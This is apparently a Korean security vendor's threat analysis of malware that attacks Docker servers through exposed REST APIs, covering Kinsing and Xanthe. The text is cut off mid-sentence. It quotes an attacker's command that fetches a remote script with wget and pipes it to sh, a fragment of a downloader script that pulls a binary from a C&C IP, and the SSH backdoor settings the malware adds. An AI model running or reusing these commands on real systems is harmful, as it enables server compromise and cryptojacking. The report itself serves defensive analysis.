THREAT ANALYSIS

DOCKER SECURITY

도커 타겟 악성코드 동향 보고서

해커, 도커도 뚫었다


지난 월간안 4월호 '클라우드 환경을 노리는 7가지 위협'를 통해 취약한 도커 환경을 노리는 공격이 증가하고 있음을 설명한 바 있다. 그리고 클라우드 도입과 함께 도커 활용이 계속 늘어남에 따라 해당 환경을 노리는 공격도 점점 다양해지고 있다.
이번 글에서는 도커를 타겟으로 한 주요 악성코드들에 대해 알아본다.

최근 클라우드 도입이 증가하면서 많은 시스템들이 가상화 기술을 사용하고 있다. 일반적으로 잘 알려진 가상화 기술 '하이퍼바이저(Hypervisor)'는 애플리케이션과 라이브러리를 격리시킬 수 있다. 하지만, 운영체제(OS) 뿐만 아니라 하드웨어 스택 부분도 가상화 시키기 때문에 메모리, CPU 등 자원을 많이 소모한다. 반면 '도커(Docker)'는 애플리케이션과 라이브러리를 패키지(컨테이너)로 묶어 리눅스 컨테이너(LinuX Containers: LXC)'로 리소스가 적게 드는 격리 환경을 만들 수 있다.

또한 도커는 애플리케이션을 쉽게 빌드(Build), 테스트(Test), 및 배포(Deploy) 할 수 있어 '데브옵스(Devops)'에 최적화되어 있는 오픈 소스 도구라 할 수 있다. 이에, 많은 기업들이 도커를 활용해 데브옵스 환경을 구축하고 있다.

도커를 타겟으로 한 악성코드


최근, 많은 서버들이 도커로 구성되면서 이를 타겟으로 한 공격도 증가하고 있다. 특히, 여러 공격 중에서도 'Docker REST API'를 이용한 공격이 급증하고 있다. 실제로 도커 관련 서버들의 침해 사례들을 보면 공격자들이 'Docker REST API'를 이용해 악성코드를 배포하고 있다. 그리고, 배포된 악성코드에는 취약한 Docker REST API 설정의 서버를 대상으로 측면 이동(Lateral Movement) 기능이 포함되어 기존 SSH 봇넷 악성코드처럼 공격이 확산되고 있다.



[그림 1] Docker REST API 설정이 취약한 서버 대상 악성코드의 측면 이동


본 문서에서 언급하는 '취약한 Docker REST API 설정을 가진 서버'는 인증 및 접근 제한없이 원격 환경에서 '도커 이미지(Docker Image)'와 '도커 컨테이너(Docker Container)'를 관리하는 REST API를 사용할 수 있는 서버를 말한다.

취약한 Docker REST API 서버는 HTTP Request(Port:2375/2376)에 대한 HTTP Response({"message":"page not found"})를 통해 Docker REST API 서버를 탐지할 수 있다. 따라서, 격자는 [그림 2]와 같이 무작위 스캐닝을 수행해 취약한 Docker REST API 서버를 탐지한다.




[그림 2] 스캐닝을 통한 취약 Docker REST API 서버 탐지

공격자는 취약한 Docker REST API 서버를 알아낸 다음 Docker REST API를 통해 기존 도커 컨테이너에 악성코드를 실행시키거나 새로운 악성 도커 이미지를 다운로드 받아 실행시킨다.



[그림 3] 취약한 Docker REST API 서버에 악성 파일 다운로드 및 실행

특히, 공격자는 직접 포트 스캔을 하지 않고도 '쇼단(SHODAN)'과 같은 오신트(OSINT: 오픈소스 인텔리전스의 줄임말)를 이용해 Docker REST API 설정이 취약한 서버를 쉽게 찾을 수 있다. 이러한 방식으로 배포되는 악성코드는 대표적으로 6가지 종류가 있으며, 그 히스토리는 아래와 같다.




[그림 4] Docker REST API 설정이 취약한 서버 대상 악성코드 히스토리

이번 글에서는 위 악성코드 6개 중 'Kinsing', 'Xanthe', 'KaijiDDoS'에 대해 소개한다.

1. Kinsing(H2miner)

도커를 타겟으로 하는 'Kinsing(H2Miner)' 악성코드는 2019년 12월경에 처음 발견됐다. [그림 5]와 같이 공격자가 취약한 Docker REST API 서버를 대상으로 쉘 스크립트를 배포 및 실행시켰다. 그리고 최종적으로 Kinsing(H2Miner)가 다운로드 및 실행되어 암호화폐 채굴, 스캐닝, 정보 수집 등 악의적인 행위가 발현된다.



[그림 5] Docker REST API 명령어를 통해 Kinsing 악성코드 배포

공격자가 취약한 Docker REST API 서버를 대상으로 사용한 명령어는 아래와 같으며, C&C 서버로부터 Kinsing 다운로더 스크립트인 d.sh 파일을 다운로드한다.

```
/bin/bash -c apt-get update && apt-get install -y wget cron;service cron start; wget -q -O - 142.44.191.122/d.sh | sh;tail -f /dev/null
```

[그림 6] Docker REST API 서버를 대상으로 사용한 명령어

d.sh 파일에 대한 정보는 [표 1]과 같다.

파일 이름	설명
파일 크기	30.42 KB (31149 bytes)
첫 접수 시간	2021년 01월 03일 15시 42분 44초(UTC 기준)
MD5	c5aa5de69a7bad16ef7013b5c0d625e2
SHA1	37311cfcd89e4f38cfb566e03069c4eae12c899a
SHA256	251530954ac0204ad00b550a9613c73917fb6f803e67ee67839ab8bc5a554f8c
접수된 파일명	d.sh
안랩 진단명	Downloader/BASH.Miner

[표 1] Kinsing 다운로더 'd.sh' 파일에 대한 정보

d.sh가 실행되면 먼저 보안 관련 설정들을 비활성화 시키고 tencent 관련 클라우드 보안 서비스를 삭제한다. 이후 IP/URL(Ex. xmr.crypto-pool.fr), PORT(Ex. 7777, 8888), 파일명(Ex. xmr) 기반으로 마이닝 관련 악성코드들을 탐지 후 종료 및 삭제시킨다. 그리고, 다른 C&C 서버(194.40.243.61)에서 kinsing 악성코드를 다운로드하고 실행시킨다.

```
BIN_MD5="648effa354b3cbaad87b45f48d59c616"
BIN_DOWNLOAD_URL="http://194.40.243.61/kinsing"
BIN_DOWNLOAD_URL2="http://194.40.243.61/kinsing"
BIN_NAME="kinsing"

...

binExists=$(checkExists "$BIN_FULL_PATH" "$BIN_MD5")
if [ "$binExists" = "true" ]; then
  echo "$BIN_FULL_PATH exists and checked"
else
  echo "$BIN_FULL_PATH not exists"
  download $BIN_FULL_PATH $BIN_DOWNLOAD_URL
  binExists=$(checkExists "$BIN_FULL_PATH" "$BIN_MD5")
  if [ "$binExists" = "true" ]; then
    echo "$BIN_FULL_PATH after download exists and checked"
  else
    echo "$BIN_FULL_PATH after download not exists"
    download $BIN_FULL_PATH $BIN_DOWNLOAD_URL2
    binExists=$(checkExists "$BIN_FULL_PATH" "$BIN_MD5")
    if [ "$binExists" = "true" ]; then
      echo "$BIN_FULL_PATH after download2 exists and checked"
```


[그림 7] 다른 C&C 서버(194.40.243.61)에서 kinsing 악성코드를 다운로드하고 실행

C&C 서버(194.40.243.61)에서 다운로드한 kinsing 악성코드는 ELF 파일이며, 파일에 대한 정보는 [표 2]와 같다.

파일 이름	설명
파일 크기	12.39 MB (12992512 bytes)
첫 접수 시간	2019년 12월 17일 14시 12분 49초(UTC 기준)
MD5	0d3b26a8c65cf25356399cc5936a7210
SHA1	d2245e058d2ecafd4c73cdda4f1d7e7982ac781e
SHA256	b70d14a7c069c2a88a8a55a6a2088aea184f84c0e110678e6a4afa2eb377649f
안랩 진단명	Trojan/Linux.Kinsing.12992512

[표 2] Kinsing 악성코드 정보


Kinsing 악성코드는 'Golang' 라이브러리를 사용했으며, 이를 볼 때 Golang으로 제작되었음을 알 수 있다. Kinsing 악성코드가 실행되면 암호화폐 채굴 악성코드를 드롭하고 실행시킨다. 그 다음 무한 루프를 돌며 암호화폐 채굴 악성코드가 정상적으로 동작하는지 검사한다. 이어서, C&C 서버로부터 명령어를 받아 파일 다운로드 및 실행, 포트 스캐닝, Redis 서버 스캐닝 등의 악성 행위를 일으킨다.



[그림 8] C&C 서버로부터 명령어를 받아 악의적인 행위를 일으키는 코드

2. xanthe(LoggerMiner)

xanthe(LoggerMiner) 악성코드는 2020년 2월 처음 발견됐다. [그림 9]와 같이 공격자가 취약한 Docker REST API 서버를 대상으로 'xanthe' 다운로드 스크립트'를 배포 및 실행시켰고, 최종적으로 xanthe 악성코드로 인해 스캐닝, 채굴 등의 악의적인 행위가 발생된다.



[그림 9] Docker REST API 명령어를 통해 xanthe 악성코드 배포

xanthe 다운로더 스크립트는 'Bash' 스크립트의 유형이며, 본 문서에서 분석한 파일 정보는 아래와 같다.

파일 이름	설명
파일 크기	1.18 KB (1208 bytes)
첫 접수 시간	2020년 03월 02일 16시 18분 28초(UTC 기준)
MD5	14ca8a0f930fb30c805aeca2f55b4f2d
SHA1	5d8b228e3014b4eb579e380b3a1113dd8c0d999a
SHA256	b16079a80bdd85cbb72a0fa5c956d43922a7518697eeb8a1638164418820390c
접수된 파일명	pop.sh
안랩 진단명	Downloader/BAT.Generic

[표 3] xanthe 다운로더에 대한 파일 정보

xanthe 다운로더는 단순히 xanthe 악성코드를 다운로드하고 실행시키는 스크립트이다. 스크립트에 의해 다운로드된 xanthe 악성코드는 Bash 스크립트 유형이며, 악성코드에 대한 정보는 아래와 같다.

파일 이름	설명
파일 크기	31.12 KB (31864 bytes)
첫 접수 시간	2020년 03월 02일 16시 17분 50초(UTC 기준)
MD5	92307d6a91c28916a79c13b03248429f
SHA1	84446308a12c0024bf6a667d9e7022e3a2a79328
SHA256	6cb730a34e0b3de1e927b1c137e1d1819a1550091c0d35de30f68dfacd554783
접수된 파일명	xanthe.sh
안랩 진단명	Trojan.UKP.Coinminer.4!c

[표 4] xanthe 악성코드에 대한 정보

xanthe 악성코드에는 총 10가지 함수가 있다. 악성코드가 실행되면 [표 5]의 순서에 따라 함수가 실행된다.

함수명	설명
initializego	'/tmp/.firstrun-update.pid' 파일 존재 유무 확인 후, 'fczyo', 'xesa.txt' 악성코드 다운로드
filegetgo	'/var/tmp/bbb/bbb', '/var/tmp/bbb/config.json' 파일 존재 유무 확인 후, 'bbb', 'config.json' 다운로드
filesetupgo	'/var/tmp', '/tmp' 디렉토리에서 파일이 실행 가능하도록 마운팅
filestartgo	'/var/tmp/bbb/bbb', '/var/tmp/bbb/config.json' 파일 실행
sshdconfig	SSH 설정 파일(/etc/ssh/sshd_config) 변경
resetsshgo	SSH 데몬 재시작


scancheck	메모리 임계값 기반으로 스캐닝 수행 중인지 검사
scango	스캐닝 관련 도구('massscan', 'jq', 'screen') 및 스크립트('qiumb.sh') 다운로드 및 실행
stopscan	'docker', 'screen', 'curl' 관련 프로세스 종료
localgo	SSH 자격 증명 파일 탐색 후, 측면 이동으로 'xanthe'을 전파

[표 5] xanthe 악성코드 함수 10개

xanthe 악성코드가 실행되면 먼저 initializego 함수가 실행된다. initializego 함수는 /tmp/.firstrun-update.pid 파일 존재 유무를 통해 xanthe 악성코드가 감염되어 있는지 확인한다. 만약 악성코드가 감염되어 있지 않다면 fczyo와 xeasa.txt라는 스크립트를 다운받고 실행시킨다.

fczyo 스크립트는 주로 문자열(예: xmr) 기반으로 악성으로 의심되는 도커들을 탐지 후 종료 및 삭제시킨다. xeasa.txt 스크립트는 tencent 관련 클라우드 보안 서비스 삭제하는 스크립트를 다운로드하고 실행시킨다.

filegetgo 함수는 /var/tmp/bbb/bbb, /var/tmp/bbb/config.json 파일 존재 유무 확인 후, /tmp 경로에 bbb, config.json을 다운로드한다. bbb는 암호화폐 채굴 악성코드, config.json는 암호화폐 채굴 시 사용되는 설정 파일이다



bbb
(9cd9f84a6f8d6e15bfaa0d7740ce59e6)

config.json
(31776957b5be0f54c46f84bdac8544de)

[그림 10] filegetgo 함수 – bbb, config.json 다운로드

그리고 filesetupgo 함수로 파티션 설정을 통해 /var/tmp 경로에 있는 실행 파일을 실행 가능하도록 설정한다. 이후, filestartgo 함수로 '암호화폐 채굴 악성코드(/var/tmp/bbb/bbb)를 실행한다. 실행 후, sshdconfig 함수에서 공격자가 해당 도커에 추후 재접속 할 수 있도록 SSH 설정 파일(/etc/ssh/sshd_config)에 [표 6]과 같은 설정 내역을 추가한다.

설정 내역	'Port 20' 설정 추가
	'Port 51360' 설정 추가
	'PasswordAuthentication yes' 설정(=로그인 인증) 추가
	'PermitRootLogin yes' 설정(=root로 로그인) 추가
	'PubkeyAuthentication yes' 설정(=공개키 인증) 추가
	'GSSAPICleanupCredentials yes' 설정(=인증 관련 프레임워크) 추가

[표 6] SSH 설정 파일(/etc/ssh/sshd_config)에 설정 내역 추가


마지막으로 스캐닝 관련 도구(masscan, jq, screen)를 통해 취약한 REST API 설정을 가진 도커 서버 대상으로 측면 이동(lateral movement)를 감행한다. 이어서, xanthe 악성코드를 전파하는 스크립트(mxutzh.sh, qiumb.sh) 실행하거나 SSH 자격 증명 관련 파일을 통해 측면 이동하여 xanthe 